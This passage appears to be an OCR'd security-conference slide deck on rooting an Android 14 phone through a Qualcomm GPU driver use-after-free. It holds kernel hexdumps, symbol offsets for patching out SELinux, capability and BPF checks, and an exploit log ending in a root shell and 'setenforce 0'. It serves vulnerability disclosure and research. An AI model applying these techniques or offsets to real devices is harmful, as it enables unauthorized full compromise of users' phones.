0x401E032CF0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D00 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D10 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D20 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D30 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D40 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D50 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D60 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D70 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D80 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0x401E032D90 | 00 00 00 00  00 00 00 00  C6 43 00 00  00 00 00 00 | .........C......
0x401E032DA0 | 00 10 2C 84  88 FF FF FF  00 00 00 00  4D 4D 4D 4D | ..,.........MMMM
0x401E032DB0 | 4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D | MMMMMMMMMMMMMMMM
0x401E032DC0 | 4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D | MMMMMMMMMMMMMMMM
0x401E032DD0 | 4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D | MMMMMMMMMMMMMMMM
0x401E032DE0 | 4D 4D 4D 4D  4D 4D 4D 4D  4D 4D 4D 4D  00 00 00 00 | MMMMMMMMMMMM....
0x401E032DF0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
```

Kernel Patch


- Dump内核
  - Phyaddr = 0xa8010000
  - Size = 0x4000000



```
------------------------------------------------------------
physaddr addr:4123033028        physaddr:0
physize addr:4123033030 physize:3000
kgsl_memdeesc_ops addr:4123033048       kgsl_memdeesc_ops(kgsl_page_ops):ffffff
gpuobj_id addr:4123033048       gpuobj_id:ffffffeb2fd60e10
kgsl_contiguous_ops:ffffffeb2fd60d50    kgsl_memdeesc_ops(kgsl_contiguous_ops)
physaddr:a8010000
physsize:4000000
new physaddr:a8010000
new physize:4000000
00000000: 3F 23 03 D5 FF 03 02 D1  5E 86 00 F8 FD 7B 02 A9  |?#......^....{..|
00000010: FD 83 00 91 FC 6F 03 A9  FA 67 04 A9 F8 5F 05 A9  |.....o...g..._..|
00000020: F6 57 06 A9 F4 4F 07 A9  48 40 01 F0 13 41 38 D5  |.W...O..H@...A8.|
00000030: 00 DF 00 F0 00 BC 19 91  14 C1 40 F9 68 3E 40 B9  |..........@.h>@.|
00000040: E8 0F 00 B9 08 79 14 12  68 3E 00 B9 3E 58 4A 94  |.....y..h>..>XJ.|
00000050: 39 3F 01 B0 88 D0 38 D5  39 03 0B 91 15 69 79 B8  |9?....8.9....iy.|
00000060: 41 FD 07 94 01 20 80 52  A8 12 1E 12 A9 6A 19 12  |A.... .R.....j..|
00000070: 1F 00 00 72 38 11 95 1A  15 11 9F 1A 03 4D 06 94  |...r8........M..|
00000080: 36 3E 01 90 88 D0 38 D5  D6 72 2A 91 08 69 76 B8  |6>....8..r*..iv.|
00000090: E8 0B 00 B9 08 01 00 34  60 E5 00 F0 00 04 1B 91  |.......4`.......|
000000A0: 29 58 4A 94 88 D0 38 D5  09 69 76 B8 29 05 00 51  |)XJ...8..iv.)..Q|
000000B0: 09 69 36 B8 68 C6 49 B9  E9 03 34 AA E0 03 13 AA  |.i6.h.I...4.....|
000000C0: 01 20 80 52 08 05 00 11  E9 0B 00 F9 68 C6 09 B9  |. .R........h...|
000000D0: 26 8B 07 94 1A E1 00 F0  3B 3E 01 90 37 40 01 D0  |&.......;>..7@..|
000000E0: 76 E5 00 F0 5A 83 11 91  7B 83 2A 91 48 01 80 52  |v...Z...{.*.H..R|
000000F0: F7 02 03 91 D6 06 1B 91  A8 C3 1F B8 E0 03 1A AA  |................|
00000100: 11 58 4A 94 E0 03 1A AA  88 D0 38 D5 15 69 39 B8  |.XJ.......8..i9.|
00000110: 0D 58 4A 94 88 D0 38 D5  18 69 3B B8 66 F9 0B 94  |.XJ...8..i;.f...|
00000120: 08 1C 80 52 FF 43 03 D5  D8 08 00 34 08 03 C0 5A  |...R.C.....4...Z|
00000130: 15 11 C0 5A E8 03 17 AA  69 42 00 91 3A C1 BF B8  |...Z....iB..:...|
00000140: E0 03 16 AA 19 4D 35 8B  34 03 17 CB 9B FE 43 D3  |.....M5.4.....C.|
00000150: FD 57 4A 94 7F 2F 00 71  02 16 00 54 29 3E 01 90  |.WJ../.q...T)>..|
00000160: 88 D0 38 D5 29 A1 2D 91  E0 03 1B 2A 29 49 3B 8B  |..8.).-....*)I;.|
00000170: 28 01 08 8B 09 09 40 B9  29 05 00 11 09 09 00 B9  |(.....@.).......|
00000180: BB 4D 06 94 3C 03 40 F9  08 96 00 90 08 61 24 91  |.M..<.@......a$.|
00000190: 88 03 08 CB 08 0D C8 93  1F 25 00 F1 02 04 00 54  |.........%.....T|
000001A0: E0 03 19 AA 80 03 3F D6  E0 03 1B 2A F8 4D 06 94  |......?....*.M..|

00010f10: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f20: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f30: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f40: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f50: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f60: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f70: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f80: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010f90: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010fa0: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010fb0: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010fc0: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010fd0: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010fe0: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00010ff0: 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5  . ... ... ... ..
00011000: 3f23 03d5 ff03 02d1 5e86 00f8 fd7b 02a9  ?#......^....{..
00011010: fd83 0091 fc6f 03a9 fa67 04a9 f85f 05a9  .....o...g..._..
00011020: f657 06a9 f44f 07a9 4840 01f0 1341 38d5  .W...O..H@...A8.
00011030: 00df 00f0 00bc 1991 14c1 40f9 683e 40b9  ..........@.h>@.
00011040: e80f 00b9 0879 1412 683e 00b9 3e58 4a94  .....y..h>..>XJ.
00011050: 393f 01b0 88d0 38d5 3903 0b91 1569 79b8  9?....8.9....iy.
00011060: 41fd 0794 0120 8052 a812 1e12 a96a 1912  A.... .R.....j..
00011070: 1f00 0072 3811 951a 1511 9f1a 034d 0694  ...r8........M..
00011080: 363e 0190 88d0 38d5 d672 2a91 0869 76b8  6>....8..r*..iv.
00011090: e80b 00b9 0801 0034 60e5 00f0 0004 1b91  .......4`.......
000110a0: 2958 4a94 88d0 38d5 0969 76b8 2905 0051  )XJ...8..iv.)..Q
000110b0: 0969 36b8 68c6 49b9 e903 34aa e003 13aa  .i6.h.I...4.....
000110c0: 0120 8052 0805 0011 e90b 00f9 68c6 09b9  . .R........h...
000110d0: 268b 0794 1ae1 00f0 3b3e 0190 3740 01d0  &.......;>..7@..
000110e0: 76e5 00f0 5a83 1191 7b83 2a91 4801 8052  v...Z...{.*.H..R
000110f0: f702 0391 d606 1b91 a8c3 1fb8 e003 1aaa  ................
00011100: 1158 4a94 e003 1aaa 88d0 38d5 1569 39b8  .XJ.......8..i9.
00011110: 0d58 4a94 88d0 38d5 1869 3bb8 66f9 0b94  .XJ...8..i;.f...
00011120: 081c 8052 ff43 03d5 d808 0034 0803 c05a  ...R.C.....4...Z
00011130: 1511 c05a e803 17aa 6942 0091 3afd df88  ...Z....iB..:...
00011140: e003 16aa 194d 358b 3403 17cb 9bfe 43d3  .....M5.4.....C.
00011150: fd57 4a94 7f2f 0071 0216 0054 293e 0190  .WJ../.q...T)>..
```

Kernel Patch

- 恢复内核符号表
- 计算一下偏移



https://github.com/marin-m/vmlinux-to-elf/blob/master/

Kernel Patch


- 关闭setuid和getuid检查
- 关闭selinux检查
- 关闭bpf检查

```
1083        // kernel patch
1084        uint64_t __text = 0xffffffdf7fa00000;
1085        uint64_t __secure_computing = 0xffffffdf7fce80a8 -__text -0x10000;
1086        uint64_t cap_capable = 0xffffffdf8012cd08 -__text - 0x10000;
1087        uint64_t selinux_capable = 0xffffffdf8013cf5c - __text - 0x10000 ;
1088        uint64_t selinux_enforcing_boot = 0xffffffdf821b6aec - __text - 0x10000;
1089        uint64_t security_capable =0xffffffdf8012e9e4 - __text - 0x10000;
1090        uint64_t avc_has_perm = 0xffffffdf8013a68c - __text - 0x10000;
1091        uint64_t syscall_trace_enter = 0xffffffdf7fabe684 - __text - 0x10000;
1092        uint64_t bpf_get_current_pid_tgid = 0xffffffdf7fd6a5b0 - __text - 0x10000;
1093        uint64_t bpf_get_current_uid_gid = 0xffffffdf7fd6a608 - __text - 0x10000;
1094        uint64_t bpf_probe_read_kernel_str = 0xffffffdf7fd2af34 - __text - 0x10000;
1095        uint64_t bpf_probe_read_kernel = 0xffffffdf7fd2ae6c - __text - 0x10000;
```

提权成功

```
(base) migriane@MigrainedeMacBook-Pro exp % adb shell
nuwa:/ $ whoami
shell
nuwa:/ $ uname -a
Linux localhost 5.15.123 #1 SMP PREEMPT Tue May 7 02:47:09 UTC 2024 aarch64 Toybox
nuwa:/ $ getprop ro.build.version.security_patch
2024-06-01
nuwa:/ $ getprop ro.build.version.release
14
nuwa:/ $ cd /data/local/tmp
nuwa:/data/local/tmp $ ./exp
[i] Start GPU exploit...
[i] Starting GPU trigger sequence...
Race GPU obj to UAF Progress: 25.0%[+]
Race GPU obj to UAF Progress: 50.0%[+]
Race GPU obj to UAF Progress: 75.0%[+]
Race GPU obj to UAF Progress: 100.0%+]
[i] Free Occupy obj num: 100
Free Occupy obj Progress: 25.0%[+]
Free Occupy obj Progress: 50.0%[+]
Free Occupy obj Progress: 75.0%[+]
Free Occupy obj Progress: 100.0%+]
[+] trigger finish...
[i] Start exploit...
[i] Starting heap fengshui
[+] Finish heap fengshui
[i] Starting heap spray
[i] heap spray num : 0x29000
Heap Spary Progress: 25.0%[+]
Heap Spary Progress: 50.0%[+]
Heap Spary Progress: 75.0%[+]
Heap Spary Progress: 100.0%[+]
[+] Finish heap spray success
[i] Searching memdesc and exploit
[+] !!!!!! gpu read 40240421b0: 4d4d4d4d4d4d4d4d
[+] Finsih search memdesc,found
[i] Try to mmap Kernel RAM
[+] Controlled gpuobj_id:0x1c1da
[+] Controlled physaddr:0x0
[+] Controlled physize:0x3000
[i] KAslr bypass
[+] Controlled kgsl_memdeesc_ops(kgsl_page_ops):0xffffffdbf0307e10
[+] New kgsl_memdeesc_ops(kgsl_contiguous_ops):0xffffffdbf0307d50
[i] Change phyaddr physize[+] New physaddr:0xa8010000
[+] New physize:0x4000000
[+] kernel mmap success
[i] Dumped memory to file kernel.bin
[i] Kernel mmaped at 0x0x3ffbf00000[i] avc_has_perm: 0x72a68c
[i] __secure_computing: 0x2d80a8
[i] cap_capable: 0x71cd08
[i] selinux_capable: 0x72cf5c
[i] selinux_enforcing_boot: 0x27a6aec
[i] security_capable: 0x71e9e4
[i] syscall_trace_enter: 0xae684
[i] Patche kernel done
[i] Dumped memory to file kernel_patched.bin
[+] exploit done,try run ./root
nuwa:/data/local/tmp $ ./root
Already set uid and gid to 0
Try to press id to check root permission
nuwa:/data/local/tmp # whoami
root
nuwa:/data/local/tmp # getenforce
Enforcing
nuwa:/data/local/tmp # setenforce 0
nuwa:/data/local/tmp # getenforce
Permissive
nuwa:/data/local/tmp #
```

视频展示



总结

总结

- 攻击面价值
  - 安卓架构的缺口，untrustapp -> root
  - 针对CPU硬件机制MTE绕过
  - 全新的漏洞利用思路，普通驱动漏洞也可以转化为KGSL漏洞
  - 影响面（手机、汽车、IoT等）

特别致谢

@Resery4

参考文献

DEF CON 32 - The Way to Android Root Exploiting Your GPU on Smartphone
https://dawnslab.jd.com/android_gpu_attack_defence_introduction/
https://forum.butian.net/share/3936

Q&A